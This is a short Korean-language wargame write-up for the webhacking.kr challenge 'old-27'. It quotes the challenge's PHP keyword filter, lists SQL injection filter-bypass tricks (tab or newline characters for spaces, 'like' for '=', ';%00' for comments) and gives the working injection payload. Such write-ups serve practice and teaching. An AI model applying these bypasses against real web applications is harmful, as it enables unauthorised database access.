Web/webhacking.kr
Webhacking.kr / old-27
supp0rt
2024. 8. 6. 17:50
문제를 확인해 보면 SQL Injetion임을 확인할 수 있다.

소스코드를 확인해 보면 if($r['id']=="admin") 즉, db의 결과 값 중 id의 값이 admin이면 문제가 해결됨을 알 수 있다.
if(preg_match("/#|select|\(| |limit|=|0x/i",$_GET['no'])) exit("no hack");
해당 부분을 우회하여 해결한다.
힌트
더보기
공백은 %09 / %0a / %0b / %0c 로 우회 가능
= 은 like / in / instr 등으로 우회 가능
# 은 -- / ;%00 으로 우회 가능
정답
더보기
?no=0)%09no%09like%092;%00